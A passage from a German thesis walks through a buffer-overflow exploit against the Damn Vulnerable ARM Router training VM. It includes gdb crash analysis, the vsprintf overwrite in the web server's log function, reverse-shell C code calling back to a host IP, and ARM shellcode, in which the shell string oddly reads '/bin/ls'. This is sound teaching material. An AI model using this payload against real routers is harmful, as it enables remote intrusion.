Eine weitere Schutzmaßnahme, welche speziell gegen Buffer-Overflows eingeführt wurde, sind die **Stack Canaries**. Sie sollen dafür sorgen, dass Buffer-Overflows erkannt werden können. Dazu wird nach dem Funktionsaufruf ein sogenannter *Canary* auf dem Stack abgelegt, direkt nach der Rücksprungadresse. Bevor die Funktion zurückkehrt, wird dieser *Canary* geprüft. Ist der korrekt, so kehrt die Funktion ordnungsgemäß zurück, andernfalls wird ein Fehler „the stack has been smashed“ geworfen und das Programm terminiert. Der *Canary*, auf Deutsch Kanarienvogel, warnte früher Bergarbeiter unter Tage vor zu geringem Sauerstoffgehalt, hier warnt er vor einem versuchten Exploit. Der Wert des *Canary* wird dynamisch zur Laufzeit berechnet, was es für den Angreifer sehr schwer macht, ihn zu erraten. Bei dem Rücksprung der Funktion wird er vom Stack geladen, erneut berechnet und verglichen. Bei Übereinstimmung des *Canary* vom Stack und des neu berechneten, läuft das Programm ganz normal weiter.
Zur Berechnung des *Canary* wird /dev/urandom genutzt. Ist diese Quelle nicht verfügbar, so wird der *Canary* berechnet, indem die aktuelle Uhrzeit gehashed wird. Dadurch kann ein Angreifer den Wert des *Canary* bis zur Laufzeit nicht herrausfinden. [29, 30, 31]

2.2.6 Damn Vulnerable ARM Router

Der Damn Vulnerable ARM Router (DVAR) ist ein Linux-basierter ARM-Router, auf dem unsichere Webserver laufen. Virtualisiert wird er mit VMWare. DVAR ist dafür gedacht, Buffer-Overflows zu üben und zu meistern. So wird die virtuelle Maschine, welche von Saumil Shah zusammengestellt wurde, zur Schulung von Sicherheitsexperten und Penetrationstestern eingesetzt. Die virtuelle Maschine ist standardmäßig unter der Adresse `192.168.28.128` zu erreichen. Es ist auf dem Router ein SSH-Zugang eingerichtet und auf dem System sind `gdb` sowie `busybox` installiert. Dies vereinfacht das Finden der Schwachstellen und durch `scp` hat man die Möglickeit, sich die entsprechenden ELF-Binarys herunterzuladen, um diese in einem Disassembler zu betrachten. Der Router basiert auf ARMv6.1 mit einem Linux-Kernel der Version 3.10.25.
Der DVAR enthält zwei Übungen. Die erste ist die Konfigurationsseite des Routers, die es mittels Stackoverflow auszunutzen gilt. Die zweite Übung ist eine Verkehrsampel, welche man ebenfalls mithilfe eines Exploits kompromitieren soll. Die Ziele der Exploits sind zum einen der Zugriff auf den Router und zum anderen das Erlangen von Root-Berechtigungen. Beide Ziele werden mit einer Reverse Shell umgesetzt, um so eine mögliche Firewall zu umgehen und nicht aufzufallen.[32]
In dieser Arbeit werden am DVAR Möglichkeiten aufgezeigt, um einen Exploit zu entwickeln und umzusetzen.

2.2.7 Return-Oriented-Programming

Return-Oriented-Programming (ROP) ist eine Technik, um Anti-Exploit Strategien zu umgehen. Im Speziellen ist ROP sehr nützlich, um DEP und ASLR zu umgehen. In den meisten Programmen lassen sich trotz ASLR statische Speicherbereiche finden, wie bspw. gelinkte Bibliotheken, welche ausführbar sind, was es auch ermöglicht DEP zu umgehen. [33]

Bereits 1997 wurde von Alexander Peslyak, bekannt unter dem Pseudonym „Solar Designer“, eine Technik vorgestellt, um einen nicht ausführbaren Stack zu umgehen: Das sogenannte Return-to-libc. Dazu nutzt er einen Buffer-Overflow, um Rücksprungadressen zu überschreiben und dafür zu sorgen, dass der Programm Counter (PC) in eine Funktion aus der Standard-C-Bibliothek springt. Dadurch wird der Programmfluss umgeleitet. Von da an fluktuiert der PC, da er von einer LibC-Funktion in die nächste springt. Der Stack Pointer (SP) hingegen, wird zum neuen PC, da er die Adressen angibt, zu denen gesprungen werden soll.
Anders als bei Peslyaks Return-to-libc wird bei ROP nie eine vollständige Funktion der LibC ausgeführt, außer der Angreifer will das so. Stattdessen wird nach Codefragmenten, sogenannten *Gadgets*, gesucht. Diese Gadgets enden immer mit einem `pop-` oder `bx lr`-Befehl, bei dem der neue PC vom Stack geladen wird, um zum nächsten Gadget zu springen. So werden dann Befehlssequenzen ausgeführt, die zum Beispiel eine Shell starten, Dateien anlegen oder Speicherbereiche allozieren. Damit kann man auch einen neuen Speicherbereich mappen, der ausführbar ist, dort seinen Payload hineinkopieren und anschließend an dessen Anfang springen. So hätte man die DEP umgangen. Alternativ kann man auch die Zugriffsrechte des Stack neu schreiben, sodass dieser ausführbar wird. [34]

2.2.8 Übersicht

In diesem Abschnitt folgen mehrere Schemata, welche zum Verständnis der zuvor erklärten Begriffe und Techniken beitragen sollen.

Für Buffer-Overflows wurden neben den einzelenen Schutzmaßnahmen, wie das NX-Bit, ASLR und Stack Canary, auch Angriffe, wie Return-to-LibC oder ROP, entwickelt. Die Entwicklung von Angriffen und der entsprechenden Gegenmaßnahmen ist ein ständiger Wettlauf. Das NX-Bit kann mit ROP leicht umgangen werden, was im folgenden Kapitel gezeigt wird. ASLR und Stack Canary hingegen können nicht so leicht umgangen werden, jedoch ist es nicht unmöglich, auch diese Maßnahmen zu brechen.

Der Ablauf für das Kompromitieren des DVAR soll mit folgender Grafik veranschaulicht werden.



Abbildung 2.5: Ablauf der Kompromitierung des DVAR.



Abbildung 2.6: Schema Stack Canary.

Stack Canary werden vor der Rücksprungadresse im Stack abgelegt und beim Rückkehren aus einer Funktion überprüft. Durch prüfen des Canary-Werts kann erkannt werden, ob die Rücksprungadresse verändert wurde, also ein Buffer-Overflow aufgetreten ist. Wurde der Canary verändert, so terminiert das Programm sofort, um ein mögliches Ausnutzen oder eine Fehlfunktion zu verhindern.

3 Methodenteil

In diesem Abschnitt der Arbeit werden die beiden Übungen vorgestellt, die Vorgehensweise zur Entwicklung eines Exploits sowie der fertige Exploit-Code.

3.1 Übung 1: Die Konfigurationsseite

Die erste Übung des DVAR ist die Konfigurationsseite (Abbildung 3.1). Auf dieser gibt es verschiedenste Einstellungsmöglichkeiten, welche nach Bearbeitung gespeichert werden können. Der Webserver, welcher die HTTP-Anfragen auswertet, besitzt eine kritische Sicherheitslücke und lässt sich aufgrund diese,r mittels eines Buffer-Overflows exploiten. Dies erlaubt es dem Angreifer, willkürlichen Code auf dem System auszuführen.



Abbildung 3.1: Konfigurationsseite des Routers.

3.1.1 Die Analyse

Die angezeigten Eingabefelder können manuell oder automatisiert getestet werden, um herauszufinden, wo der erhoffte Buffer-Overflow auftritt. Des Weiteren werden Fehler im Quelltext und bestimmte Schwachstellen durch die statische [35] und dynamische Codeanalyse [36] festgestellt und analysiert. Statische Codeanalyse untersucht nur den Quellcode bzw. Assemblercode der Anwendung, während dynamische Codeanalyse das Verhalten der Anwendung zur Laufzeit betrachtet. Dabei ist es sehr hilfreich, einen lokalen HTTP Proxy zu verwenden, wie z. B. Burp[1]. In der kostenfreien Version bietet die BurpSuite nützliche Tools, wie z. B. den Interceptor oder den Repeater. Auf der einen Seite ist es durch den Interceptor möglich, Anfragen abzufangen, sie zu verändern und anschließend an den Webserver weiterzusenden. Auf der anderen Seite bietet der Repeater die Option, eine vorherige Anfrage erneut zu senden und sie bei Bedarf vorher zu bearbeiten. Das angestrebte Ziel ist es, durch das gezielte Provozieren eines Buffer-Overflows den Programmfluss und die damit verbundene Control Flow Integrity so zu modifizieren, um die absolute Kontrolle über das System zu erhalten. Vor dem Beginn der Entwicklung des Exploits ist es allerdings notwendig, den Zeitpunkt des Servers zu bestimmen, wann er in einen Segmentationfault läuft und abstürzt, d. h. wann er auf eine Speicheradresse zugreifen möchte, die er nicht gemappt hat oder auf die er keine Zugriffsrechte besitzt. Zu diesem Zweck wird die Weboberfläche benutzt. Dadurch ergibt sich die Option, bei der Point-to-Point Protocol over Ethernet (PPPoE) Konfiguration einen sehr langen String als Benutzernamen einzugeben (Abbildung 3.2). In diesem Fall reichen 36 Zeichen, welche folgendermaßen aussehen könnten:

`0a0b0c0d0e0f0g0h0i0j0k0l0m0n0o0pABCD`

Mit diesem Patternstring kann man bestimmen, welche Register bei einem Overflow kontrolliert werden. Bei anschließender Betrachtung der Register wird festgestellt, dass „ABCD“ im Program Counter (`PC`) liegt (Abbildung 3.3). Da das in Hexadezimaler Darstellung `0x44434241` beträgt und diese Speicheradresse in keinem Speicherbereich liegt, welcher vorher vom Server gemappt wurde, führt das zu einem Segmentationfault (Abbildung 3.4). Aufgrund der Tatsache, dass Adressen in den Registern immer auf 2 Byte (Thumb-Modus) oder 4 Byte (ARM-Modus) aligned sein müssen [37], steht im `PC` `0x44434240` anstatt `0x44434241` (Abbildung 3.3).

[1] Quelle: https://portswigger.net/



Abbildung 3.2: PPPoE Einstellungen.

```
(gdb) c
Continuing.
[New process 664]

Thread 2.1 "miniweb" received signal SIGSEGV, Segmentation fault.
[Switching to process 664]
0x44434240 in ?? ()
(gdb) i r
r0             0x0      0x0
r1             0x200    0x200
r2             0x400742c8       0x400742c8
r3             0x0      0x0
r4             0xbefffecc       0xbefffecc
r5             0xbefffec4       0xbefffec4
r6             0x1      0x1
r7             0x1113c  0x1113c
r8             0x1      0x1
r9             0x0      0x0
r10            0xbefffec4       0xbefffec4
r11            0x31713070       0x31713070
r12            0x24     0x24
sp             0xbeffbba8       0xbeffbba8
lr             0x44434241       0x44434241
pc             0x44434240       0x44434240
cpsr           0x60000030       0x60000030
```

Abbildung 3.3: Register zum Zeitpunkt des Segmentationfault.

```
exploitlab-DVAR:~# cat /proc/245/maps
00010000-00014000 r-xp 00000000 08:00 187        /usr/bin/miniweb
00023000-00026000 rwxp 00003000 08:00 187        /usr/bin/miniweb
40000000-40064000 r-xp 00000000 08:00 185        /lib/libc.so
40064000-40065000 r-xp 00000000 00:00 0          [sigpage]
40073000-40074000 r-xp 00063000 08:00 185        /lib/libc.so
40074000-40075000 rwxp 00064000 08:00 185        /lib/libc.so
40075000-40077000 rwxp 00000000 00:00 0
40078000-40089000 r-xp 00000000 08:00 2791       /lib/libgcc_s.so.1
40089000-4008a000 rwxp 00009000 08:00 2791       /lib/libgcc_s.so.1
befdf000-bf000000 rwxp 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
exploitlab-DVAR:~#
```

Abbildung 3.4: Mappings des Prozesses miniweb mit entsprechenden Zugriffsrechten.

Mithilfe der BurpSuite können auch längere Inputs zum Server gesendet werden. Es wird festgestellt, dass ab einer bestimmten Länge Teile des Inputs sich selbst überschreiben. Dies liegt daran, dass der Server den Input String anhand von Offsets zerlegt, da verschiedene Werte wie Nutzernamen und Passwort erwartet werden. Bei einem Input von 160 Bytes Länge tritt erneut ein Segmentationfault auf, bei diesem können an den Input noch weitere 167 Bytes angehangen werden. Das führt zu einer Gesamtlänge des Inputs von 227 Bytes. Von den 160 Bytes müssen die letzten vier Bytes die Adresse des Payloads im Stack sein. Diese kann man durch das Senden eines Patternstring an den Server herausfinden, so sieht man zum Zeitpunkt des Segmentationfaults welche Teile des Patternstrings an welcher Adresse im Stack liegen. Durch das Austauschen bestimmter Teile dieses Patternstrings, kann festgestellt werden, wo der Payload beginnt.

```
(gdb) x/64xx 0Xbeffbb18
0xbeffbb18:     0x6f746f72      0x7070703d      0x6f26656f      0x645f646c
0xbeffbb28:     0x69616d6f      0x63263d6e      0x6c5f6768      0x70696e61
0xbeffbb38:     0x3239313d      0x3836312e      0x322e312e      0x5f263435
0xbeffbb48:     0x6c796164      0x74686769      0x6d69745f      0x26303d65
0xbeffbb58:     0x5f6e6177      0x746f7270      0x26323d6f      0x5f707070
0xbeffbb68:     0x72657375      0x656d616e      0x3061303d      0x30633062
0xbeffbb78:     0x30653064      0x30673066      0x30693068      0x306b306a
0xbeffbb88:     0x00023010      0x306f306e      0x31713070      0x44434241
0xbeffbb98:     0x30753074      0x30773076      0x30793078      0x3161317a
0xbeffbba8:     0x31633162      0x31653164      0x31673166      0x31693168
0xbeffbbb8:     0x316b316a      0x316d316c      0x316f316e      0x31713170
0xbeffbbc8:     0x31733172      0x31753174      0x31773176      0x31793178
0xbeffbbd8:     0x3261327a      0x32633262      0x32653264      0x32673266
0xbeffbbe8:     0x70702668      0x61705f70      0x64777373      0x5a5a5a3d
0xbeffbbf8:     0x5a5a5a5a      0x5a5a5a5a      0x5a5a5a5a      0x5a5a5a5a
0xbeffbc08:     0x5a5a5a5a      0x5a5a5a5a      0x5a5a5a5a      0x7070265a
(gdb)
```

Abbildung 3.5: Beispiel für das herausfinden einer Adresse mithilfe von einem Patternstring.

In Abbildung 3.5 wird an einem Beispiel gezeigt wie mittels Patternstrings Adressen herausgefunden werden können. Es ist erkennbar, dass ab Adresse `0xbeffbb70` der Patternstring beginnt (Spalte 3, Zeile 6). Bei `0xbeffbbf4` (Spalte 4, vorvorletzte Zeile) fällt auf, dass sich `0x5a` („Z“) wiederholt. An dieser Stelle soll der Payload beginnen. Dies war jedoch nur ein Beispiel, um die Vorgehensweise zu verdeutlichen.

Die Adresse, an der später der Payload beginnt, ist `0xbeffbbac`.

3.1.2 Die Schwachstelle

Für Angreifer, die das System hacken möchten sowie einen Penetrationtester, ist es wichtig zu wissen, wo und warum der Segmentationfault auftritt. In diesem Abschnitt wird durch dynamische Codeanalyse erläutert, wo die Schwachstelle liegt und warum das Programm dadurch unsicher wird.

Dazu wird in einem Debugger nach Funktionen gesucht, die möglicherweise die HTTP-Anfragen verarbeiten. Die Funktion `serveconnection` nimmt ankommende Anfragen entgegen und protokolliert diese. Wird das Verhalten vor und nach der Funktion getestet, so wird festgestellt, dass der Segmentationfault bereits beim Verlassen der Funktion `log`, welche das Ankommen der Anfrage protokolliert, auftritt. Die Funktion `serveconnection` kommt somit nie zum Ende, was darin resultiert, dass der Webbrowser auch nie eine Antwort erhält.

```
loc_11c88:
sub         r2, fp, #0x4100 ; CODE XREF=serveconnection+972
sub         r2, r2, #0xc
sub         r2, r2, #0x6c ; argument "__len" for method getpeername@PLT
sub         r3, fp, #0x4100
sub         r3, r3, #0xc
sub         r3, r3, #0x68
sub         r1, fp, #0x4000
sub         r1, r1, #0xc
mov         r0, r1
mov         r1, r3        ; argument "__addr" for method getpeername@PLT
ldr         r0, [r0, #-0x174] ; argument "__fd" for method getpeername@PLT
bl          getpeername@PLT ; getpeername
sub         r3, fp, #0x4000
sub         r3, r3, #0xc
ldr         r0, [r3, #-0x164] ; argument "__in" for method inet_ntoa@PLT
bl          inet_ntoa@PLT ; inet_ntoa
mov         r3, r0        ; argument #4 for method Log
ldr         r2, [fp, #-0x20] ; argument #3 for method Log
mov         r1, r3        ; argument #2 for method Log
ldr         r0, aConnectionFrom_136f4 ; argument #1 for method Log, dword_12474,"Connection from %s, request = \\\"GET %s\\\""
bl          Log           ; Log
ldr         r3, [fp, #-0x1c]
add         r4, r3, #0x2fc
add         r4, r4, #0x1
ldr         r3, [fp, #-0x1c]
add         r3, r3, #0x2fc
add         r3, r3, #0x1
mov         r0, r3        ; argument "__s" for method strlen@PLT
bl          strlen@PLT    ; strlen
mov         r3, r0
mov         r2, r3        ; argument "__n" for method strncmp@PLT
mov         r1, r4        ; argument "__s2" for method strncmp@PLT
ldr         r0, [fp, #-0x20] ; argument "__s1" for method strncmp@PLT
bl          strncmp@PLT   ; strncmp
mov         r3, r0
cmp         r3, #0x0
bne         loc_11f7c
```

Abbildung 3.6: Aufruf der Funktion `log` in der Funktion `serveconnection`.

```
add         r3, fp, #0x8
str         r3, [fp, #-0x33c]
sub         r3, fp, #0xd8
ldr         r2, [fp, #-0x33c] ; argument "__arg" for method vsprintf@PLT
ldr         r1, [fp, #0x4] ; argument "__format" for method vsprintf@PLT
mov         r0, r3        ; argument "__s" for method vsprintf@PLT
bl          vsprintf@PLT ; vsprintf
sub         r3, fp, #0x10
mov         r0, r3        ; argument "__timer" for method time@PLT
bl          time@PLT      ; time
sub         r3, fp, #0x10
mov         r0, r3        ; argument "__timer" for method localtime@PLT
bl          localtime@PLT ; localtime
```

Abbildung 3.7: Aufruf von `vsprintf` in `log`.

Wie in Abbildung 3.6 zu sehen ist, erwartet die Funktion `log` vier Parameter. Einer davon ist ein Formatstring, welcher später in das Logfile geschrieben wird (über der blau markierten Zeile). Während des Schritt-für-Schritt debuggen der Funktion `log` fällt auf, dass der Payload bereits nach dem Aufruf der Funktion `vsprintf` an der richtigen Stelle im Stack liegt (Abbildung 3.8, Abbildung 3.9).

```
(gdb) x/20x 0xbeffbba8
0xbeffbba8:     0x00000000      0x00000004      0x00000000      0x00000010
0xbeffbbb8:     0x54cd0002      0x011ca8c0      0x00000000      0x00000000
0xbeffbbc8:     0x00000000      0x00000000      0x00000000      0x00000000
0xbeffbbd8:     0x00000000      0x00000000      0x00000000      0x00000000
0xbeffbbe8:     0x00000000      0x00000000      0x00000000      0x00000000
```

Abbildung 3.8: Inhalt des Stack ab `0xbeffbba8` vor dem Aufruf von `vsprintf`.

```
(gdb) x/20x 0xbeffbba8
0xbeffbba8:     0x61616161      0xe28f3001      0xe12fff13      0x371a27ff
0xbeffbbb8:     0x30024040      0x1a922101      0x1c04df01      0x1c603702
0xbeffbbc8:     0xa1103801      0x704a1a92      0xdf012210      0x1c603fdc
0xbeffbbd8:     0x1a493801      0x1c60df01      0x31013801      0x270bdf01
0xbeffbbe8:     0x4052a00a      0x73427302      0x73c27382      0xa50ea10b
```

Abbildung 3.9: Inhalt des Stack ab `0xbeffbba8` nach dem Aufruf von `vsprintf`.

```
loc_13538:
sub         sp, fp, #0x4 ; CODE XREF=Log+248
pop         {fp, lr}
add         sp, sp, #0x10
bx          lr
```

Abbildung 3.10: Ende der Funktion `log` mit Pop- und Branch-Befehl.

Damit hat die Funktion `vsprintf` die Rücksprungadresse von `log` überschrieben sowie weitere Teile des Stack. Das führt dazu, dass am Ende von `log` anstatt der originalen Werte von `r11` und `lr`, die manipulierten Werte geladen werden. Da am Ende der Funktion `log` der Wert von `lr` vom Stack geladen wird und das Programm anschließend nach `lr` springt, hat ein Angreifer hier die Möglichkeit, den Programmfluss zu ändern und zu entführen. Der ausführbare Stack (Abbildung 3.4) macht es dem Angreifer noch etwas leichter und erlaubt ihm, seinen Payload im Stack auszuführen.

3.1.3 Der Payload

Der Payload ist in diesem Fall ein Shellcode, welcher eine Reverse Shell auf dem DVAR öffnen soll und sich zum Hostsystem zurück verbindet. Die Entwicklung des Codes beginnt in C (reverse.c), wird dann nach Assembler übernommen und dort optimiert und schließlich in Hex-Code übersetzt.

Die Aufgabe des C Programm ist es einen Socket zu öffnen, zu binden, sich zu dem Host-System zu verbinden, eine Shell zu öffnen und Standard-In, Standard-Out und Standard-Error umzuleiten. Ein solcher C Code könnte folgendermaßen aussehen:

```c
#include <stdio.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>

#define REMOTE_ADDR "192.168.28.1" //Adresse des Hosts
#define REMOTE_PORT 4445

int main(int argc, char *argv[]) {
        struct sockaddr_in sa;
        int s;

        sa.sin_family = AF_INET;
        sa.sin_addr.s_addr = inet_addr(REMOTE_ADDR);
        sa.sin_port = htons(REMOTE_PORT);

        s = socket(PF_INET, SOCK_STREAM, 0);
        connect(s, (struct sockaddr *)&sa, sizeof(sa));

        dup2(s, 0);
        dup2(s, 1);
        dup2(s, 2);
        execve("/bin/sh", 0, 0);

        return 0;
}
```

Dieser C-Code wird nun kompiliert und getestet, um eine fehlerfreie Funktion sicherzustellen. Mit dem Programm `strace` werden anschließend die Systemcalls verfolgt, die bei der Ausführung des C-Codes verwendet werden, um herauszufinden, welche Parameter den einzelnen aufgerufenen Funktionen übergeben werden.

```
pi@raspberrypi:~/as/reverse $ strace -e socket,connect,dup2,execve ./reverse
execve("./reverse", ["./reverse"], [/* 40 vars */]) = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(4445), sin_addr=inet_addr("10.0.2.2")}, 16) = 0
dup2(3, 0)                              = 0
dup2(3, 1)                              = 1
dup2(3, 2)                              = 2
execve("/bin/sh", [0], [/* 0 vars */])  = 0
+++ exited with 0 +++
```

Abbildung 3.11: Ergebnis von strace.

Durch die Ausgabe von `strace` sieht man, welche Werte den Systemcalls übergeben werden und was sie zurückliefern, wenn alles funktioniert (Abbildung 3.11). Somit kann nun mit der Übertragung des C Codes in Assembler begonnen werden.
Da in Assembler keine Funktionen per Namen aufgerufen werden können, benötigt man die Nummern der Systemcalls. Diese können wahlweise im Internet recherchiert, oder in einer Headerdatei herausgesucht werden. Der Terminal-Aufruf sieht folgendermaßen aus:

```
cat /usr/include/arm-linux-gnueabihf/asm/unistd.h | grep socket
```

Anstatt „socket“ wird auch nach „connect“, „dup2“, „execve“ und der „SYSCALL_BASE“ gesucht. Das Ergebnis sollte wie folgt aussehen:

```
#define __NR_SYSCALL_BASE       0
#define __NR_socket     (__NR_SYSCALL_BASE+281)
#define __NR_connect    (__NR_SYSCALL_BASE+283)
#define __NR_dup2       (__NR_SYSCALL_BASE+ 63)
#define __NR_execve     (__NR_SYSCALL_BASE+ 11)
```

Anschließend kann mit der Übertragung des C-Codes nach Assembler begonnen werden (Anhang: Listing 1).

```
1  .section .text
2  .global _start
3
4  _start: //socket
5          mov r7, #255
6          add r7, r7, #26
7          mov r0, #2
8          mov r1, #1
9          mov r2, #0
10         svc #0
11         mov r4, r0
```

So könnte der Assembler Code beginnen. Es wird mit dem Systemcall für `socket` begonnen und die Register, `r0`, `r1`, `r2` und `r7`, mit den entsprechenden Werten geladen. Wie in obigem Listing zu sehen, wurde die 281 für den Systemcall mit zwei Befehlen (Zeile 5 f.) in das Register `r7` geladen. Die Zahlwerte, welche in ein Register geladen werden, dürfen nicht größer als 255 sein. In Zeile 11 wird der Return-Wert von `socket`, was dem Socketdeskriptor entspricht, in Register `r4` gesichert, da dieser später noch benötigt wird.

Entsprechend obigem Beispiel wird nun für jede C-Funktion analog vorgegangen und diese in ihren entsprechenden Syscall übersetzt.

```
12 connect:
13         add r7, r7, #2          //281 + 2 = 283
14         mov r0, r4              //Socketdeskriptor (sd) laden
15         ldr r1, struct_address
16         mov r2, #16             //Länge der Adresse
17         svc #0
18
19 dup:
20         sub r7, r7, #220        //283 - 220 = 63
21         mov r0, r4
22         mov r1, #0
23         svc #0                  //dup2(sd, 0) <= Stdin
24
25         mov r0, r4
26         mov r1, #1
27         svc #0                  //dup2(sd, 1) <= Stdout
28
29         mov r0, r4
```

```
30          mov r1, #2
31          svc #0                      //dup2(sd, 2) <= Stderr
32
33  execve:
34          mov r7, #11
35          ldr r0, shell
36          mov r1, #0
37          mov r2, #0
38          svc #0
```

So könnte der weitere Code aussehen. Jedoch enthält dieser Code nicht definierte symbolische Variablen (Zeile 15, 35), welche noch definiert werden müssen.

```
39  struct_address:
40  .ascii "\x02\x00"        //AF_INET
41  .ascii "\x11\x5d"        //Port 4445
42  .byte 192,168,28,1       //IP des Hosts
43
44  shell:
45  .asciz "/bin/ls"
```

